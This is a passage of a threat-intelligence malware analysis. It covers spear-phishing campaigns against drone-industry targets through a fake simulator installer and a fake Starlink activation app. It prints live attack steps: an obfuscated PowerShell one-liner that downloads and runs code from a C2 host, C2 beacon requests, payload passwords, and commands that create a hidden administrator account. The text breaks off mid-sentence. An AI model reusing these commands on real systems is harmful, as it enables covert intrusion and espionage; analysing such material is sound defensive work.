
AlphaFlyInstallV1-2.msi is disguised as an installer for the AlphaFly drone operation simulator. Upon execution, the MSI installer creates the directory %LOCALAPPDATA%\AlphaFlyNew. The following two files are then unpacked into this directory:
run-script.ps1, downloads and covertly executes a PowerShell script from a remote URL.The script contains:
powershell -w hidden -ep bypass -c "I''E''X([texT.ENcoDing]::utF8.getsTRING((New-Object System.NeT.WEBCliEnT).dOwnLOADDaTa('hxxps://newfolder[.]click/9ebeb834a451460e')))"helper.vbs, launchesrun-script.ps1. The VBS file was presumably created using generative AI, as its code lacks obfuscation and contains detailed comments. The contents ofhelper.vbsare similar to those of the PowerShell script described earlier.
The MSI installer also displays a decoy error message.
For this purpose, the following PowerShell command is executed:
powershell -WindowStyle Hidden -Command "Add-Type -AssemblyName PresentationFramework; [System.Windows.MessageBox]::Show('Error496e7374616c6c6174696f6e206572726f723a20566964656f2061646170746572206f66206e65656465642076657273696f6e20776173206e6f7420666f756e642e', 'Error 0x80131509', 'OK', 'Error')"
The execution of the abovementioned scripts results in the download of a PowerShell loader. The loader then fetches the Node.js interpreter (if it is not present in the system) and the next stage obfuscated JS script. Upon downloading all the components, the Node.js interpreter executes the JS script.

The obfuscated JS script is a loader used to gain a foothold in the compromised system and download the malware from hxxps://newfolder[.]click/?cid=9ebeb834a451460e&mod=main. This final stage payload is an obfuscated JavaScript RAT created using generative AI. We named this trojan SoullessRAT.
Notably, this JS loader lacks the MD5 checksum derived from the drive’s serial number:
const v3870 = await vVF235.index.$get({
        query: {
          cid: "9ebeb834a451460e",
          mod: "main"
        }
});The payload was unavailable at the time of the research. However, Positive Technologies had previously documented a similar attack by Versatile Werewolf, in which the threat actor employed an MSI installer along with PowerShell and JS loaders to download SoullessRAT.
Key capabilities of SoullessRAT (based on previous attacks):
- uploads files from a compromised system to the C2 server
- downloads and runs modules for self‑destruction, SSH, and data harvesting from the Outlook mail client
- obtains system information, such as username, computer name, operating system names and versions, Windows build number, CPU and GPU details, RAM size, host domain name, and user privileges
- executes commands remotely (including via a PowerShell interpreter)
- downloads and runs an executable in a compromised system
- downloads files from the C2 server to the compromised system
- takes screenshots
- obtains a list of logical volumes in the system
- obtains a list of files from a path specified in a command
- terminates its own process
Eagle Werewolf
In February 2026, we detected espionage activity associated with the Starlink device registration campaign. This activity was linked to the attack previously documented by Positive Technologies. Following the retrospective analysis, our experts decided to track the cluster as Eagle Werewolf.
According to our information, Eagle Werewolf has been active since at least May 2023. It targets primarily state organizations, industrial companies, and individuals engaged in drone manufacturing and engineering. The threat actor uses targeted phishing emails to gain initial access. Notably, in February 2026, it compromised one of the drone‑focused Telegram channels to distribute malware.
Eagle Werewolf’s arsenal includes the following malware:
- C# dropper (used in previous campaigns)
- Rust dropper
- Go dropper
- Go2Tunnel (SSH tunneling tool)
- AquilaRAT

In February 2026, one of the major drone‑related Telegram channels reported that another similar Telegram channel had been compromised. The attackers first prepared the audience of the compromised channel by announcing a purported application process for Starlink device activation. They also created a dedicated support account which was then used to distribute malware as Checklist.zip.
Rust dropper
The ZIP contains Checklist.exe disguised as a new application for submitting Starlink device activation requests. Checklist.exe is a Rust dropper with a decoy graphical interface.

The graphical interface is based on the Tauri framework. Upon completing the captcha, control passes to the Tauri IPC command manager.
Example:

Commands:
get_machine_idsubmit_starlinkdecrypt_and_launch(it is not used but has the same logic asdecrypt_and_launch_with_captcha)register_machine_on_serverdecrypt_and_launch_with_captcha
Description of commands in their execution order:
1. decrypt_and_launch_with_captcha

After the victim completes the captcha, the file is decrypted with AES‑256 in CBC mode. The key and initialization vector (IV) are derived using PBKDF2 with the password support2026 and a salt of 8 zero bytes. The file has the header ICRYPTMP and is encrypted using a multi‑part encryption format. AES attempts to decrypt one of the chunks. If a chunk is successfully decrypted, it contains the header WRAP, followed by the key and IV used to decrypt the original payload.
The encrypted payload structure:
struct icryptmp_header {
    uint8_t magic[8]; // ICRYPTMP
    uint8_t version; // 1
    uint16_t chunks_count;
    icryptmp_chunk chunks[chunks_count];
    uint8_t *encrypted_payload;
};

struct icryptmp_chunk {
    uint32_t chunk_size;
    uint8_t  chunk_data[chunk_size];
};

struct icryptmp_wrap {
    uint8_t  magic[4]; // WRAP
    uint8_t  aes_key[32];
    uint8_t  aes_iv[16];
};

Upon payload decryption, the following directory is created: %TEMP%\feedback-starlink\insider-[a-zA-Z0-9]{6}. The updater.exe Go dropper is saved to this directory and launched using the CreateProcessW WinAPI function.
2. register_machine_on_server
The following system information is harvested:
- computer name via
GetComputerNameExW(ComputerNamePhysicalDnsHostname) bios_serialviapowershell -Command(Get-WmiObject win32_bios).SerialNumbersystem_uuidviapowershell -Command(Get-WmiObject win32_computersystemproduct).uuidprocessor_idviapowershell -Command(Get-WmiObject win32_processor).processoridmotherboard_serialviapowershell -Command(Get-WmiObject win32_baseboard).serialnumber
If any of the above information could not be retrieved, the string unknown is used instead.

The gathered data is then concatenated with : and the resulting string is hashed using SHA‑256.
Subsequently, the following POST query is sent to the C2 server 203.161.56[.]226:
POST /public/catalog/machine/register HTTP/1.1
content-type: application/json
accept: */*
host: 203.161.56[.]226
content-length: 81

{"machine_id":"<machine_id>"}3. submit_starlink
After the victim completes the Starlink device‑related survey, the get_machine_id command is executed, repeating the reconnaissance logic from section 2.
Once the information is gathered, the following HTTP POST query is generated:
POST /public/starlink/starlink-v2 HTTP/1.1
content-type: application/json
accept: */*
host: 203.161.56[.]226
content-length: 258

{
  "kit_starlink": "<answ_1>",
  "model_starlink": "<answ_2>",
  "phone_contact": "<answ_3>",
  "telegram_contact": "<answ_4>",
  "subscription_debt": <answ_5>,
  "usage_duration": "<answ_6>",
  "has_cabinet_access": <answ_7>,
  "machine_id": "<machine_id>"
}Additional information is harvested via the application graphical interface.



At the final stage of execution, the Rust dropper deletes the insider-[a-zA-Z0-9]{6} directory.
We also detected another Rust dropper version (related to Starlink device registration) that prompts the victim to enter a password. This password is used to decrypt a malicious payload, which is a Go dropper.

Passwords that can be used to decrypt the payload:
support2026, zov2025zov, [redacted]2025, [redacted]nasha, nasha[redacted]2025, zvezda[redacted], pomosch[redacted], zov[redacted], zov2025[redacted], 20zov25zov, zzz2025vvv
This Rust dropper’s Tauri command manager contains two commands:
decrypt_and_launchrepeats the previously described payload decryption logicsubmit_feedbackgathers Starlink information and sends it to the C2 server
The gathered information is similar to that described earlier. The HTTP POST query is as follows:POST /public/starlink HTTP/1.1 content-type: application/json accept: */* host: 203.161.56[.]226 content-length: 145 { "kit_starlink": "<answ_1>", "model_starlink": "<answ_2>", "phone_contact": "<answ_3>", "telegram_contact": "<answ_4>", "subscription": <answ_5>, "subscription_end_date": "<answ_6>" }
Go dropper
The updater.exe executable is a Go dropper that unpacks embedded gzip archives and launches final stage loaders.
Notably, the dropper supports arguments. For example, if -restore is passed, the dropper only unpacks the files and logs their path and launch method to Log.txt.
The Go dropper’s log file example:
Log file: <go_dropper_rundir>\Log.txt
Restoring assets...
Restore complete.

Paths:
  Root:   %TEMP%\starter<random_num>
  Main:   %TEMP%\starter<random_num>\starter.bat
  Second: %TEMP%\starter<random_num>\resources\app\second-app\main.bat

Manual run (in elevated PowerShell):
  Start-Process -FilePath '%TEMP%\starter<random_num>\starter.bat' -WorkingDirectory '%TEMP%\starter<random_num>' -WindowStyle Hidden
  Start-Process -FilePath '%TEMP%\starter<random_num>\resources\app\second-app\main.bat' -WorkingDirectory '%TEMP%\starter<random_num>\resources\app\second-app' -WindowStyle Hidden
If the argument is not passed, the dropper runs normally.
It creates the directory %TEMP%\starter<random_num> with the following structure:
starter<random_num>
├── install
│   ├── common.ps1
│   ├── config.ps1
│   ├── inst.ps1
│   ├── inst2.ps1
│   └── inst_u.ps1
├── resources
│   ├── app
│   │   ├── ico
│   │   │   └── main.ico
│   │   └── second-app
│   │       ├── MSVCP140.dll
│   │       ├── MicrosoftOfficeUpdate.exe
│   │       ├── VCRUNTIME140.dll
│   │       ├── VCRUNTIME140_1.dll
│   │       └── main.bat
│   └── ssh_tunnel_config
└── starter.bat
Once the directory is created, the following commands are executed:
powershell -Command "Start-Process '%TEMP%\starter<random_num>\starter.bat' -Verb runAs -WindowStyle hidden"
%TEMP%\starter<random_num>\resources\app\second-app\main.bat
starter.bat
The starter.bat batch script runs the inst.ps1, inst_u.ps1, and inst2.ps1 scripts. If the file %TEMP%\starter<random_num>\resources\app\second-app\main.bat exists, the script waits for second-app.done (this file is created by main.bat as an indicator of its completion) to appear in the same directory. At the final stage, starter.bat deletes the install and resources directories, as well as its own file.
The PowerShell scripts inst.ps1, inst_u.ps1, and inst2.ps1 first import common.ps1, which causes it to execute, and then run their own code. The common.ps1 PowerShell script generates the username and password for the new account and creates a new event log.
common.ps1
-
The script first checks for the file
%TEMP%\u_cache.bin, which contains the new username. If the file is found and created less than 60 minutes ago, the script extracts its contents. Otherwise, the script creates an ADSI object of the local computer, enumerates all local users, and checks whether any account exists with a username from a predefined list. If no match is found, the script selects a random name from the list and writes it tou_cache.bin.The predefined list of usernames:
$sshUserNameOptions = @( "SysUpdate", "SystemDefault", "SystemUpdate", "WinUpdate", "WinDefault", "UserDefault", "UserUpdate", "DefaultUser", "DefaultSystem", "UpdateSystem", "Win64Sys", "MicrosoftUpdate", "Win64Update", "Sys64Update", "UpdateWin64", "DefaultWin64", "WinConf", "Win64Conf", "DefenderConf", "SysDefender", "DefenderUpdate", "WinDefender", "Win64Defender", "WinLog", "WinLogger", "SysLogger", "SysConf", "SysAccount", "DefAccount", "MicrosoftConf", "MicrosoftSystem", "SystemsLogger", "SystemLogger", "SystemConf", "System64Logger", "System64Log", "System64Conf", "WinSystem", "SysDefault", "Win64System" ) - The script then checks for the file
%TEMP%\p_cache.bin, which contains the password for the new account. If this file is found and has been created less than 60 minutes ago, it is also read. Otherwise, a new 14‑character password is generated, consisting of upper‑ and lower‑case Roman letters, digits, and the characters!()_-+=. The new password is saved top_cache.bin. - If necessary, the script also accesses the
Applicationevent log and registers an event source namedSystemEventService.Common.ps1provides theWrite-Eventfunction, which is used to write events to theSystemEventServiceevent source in theApplicationlog withEventID = 1000. Other scripts use this function.
inst.ps1
- The script creates the directory
C:\Program Files\Microsoft syncand writes an event with the messageStart backup service data. (Point: 0х2569) to Application.evtx. - Subsequently, the script copies the file
ssh_tunnel_configfrom theresourcesdirectory toC:\Program Files\Microsoft sync\bjkn21bnsadf2efejkn2u22uhjhkd.inand uses the icacls utility to modify the file permissions, granting full access to all users.Contents of the configuration file:icacls "C:\Program Files\Microsoft sync\bjkn21bnsadf2efejkn2u22uhjhkd.in" /grant Everyone:F
{
    "nodeId": null,
    "serverHostname": "configurationserv[.]com",
    "serverUserLogin": "forwarder",
    "serverWebPort": 80,
    "serverSshPort": 443,
    "serverTunnelPort": null,
    "tunnelConnectionCheckPeriod": 195
}
inst_u.ps1
The script creates two ADSI objects: one for interacting with the local computer and the other for interacting with a user.
ADSI object creation:
$computer = [ADSI]"WinNT://$env:COMPUTERNAME,computer"
$user = [ADSI]"WinNT://$env:COMPUTERNAME/$sshUserName,user"
inst_u.ps1also writes an event with the messageCheck information db.toApplication.evtx. The script then checks for the account$sshUserNameand, if necessary, creates it and sets the password generated bycommon.ps1. The script also sets the parameter Password never expires.- Subsequently, it attempts to add the new account to the Administrators group. The script also logs an event with the message
Update process agent . (Point: 0xAA01). If the attempt to add the account to the Administrators group fails, the script logs another event with the messageProcesses done. (Point: 0xFADD). At the final stage, the script checks whether any process named
QHActiveDefense.exeorQHWatchdog.exeis running; these processes are associated with the 360 Total Security antivirus software. If such processes are not found, the script adds a configuration string to the registry to hide the new account from the login screen.Account hiding:
New-Item "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList" -Force | Out-Null
Set-ItemProperty "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList" -Name $sshUserName -Value 0 -Type DWord
inst2.ps1
- The script logs an event with the message
Configure broker files (Point: 0xFA52). - The script then modifies the file
C:\Program Files\Microsoft sync\bjkn21bnsadf2efejkn2u22uhjhkd.inby adding fields for the new username and its corresponding password to the configuration. However, the script does not contain code to run the SSH tunnel. - At the final stage, the script deletes the files
%TEMP%\u_cache.bin and %TEMP%\p_cache.bin, if they exist.
main.bat
The script creates the directory
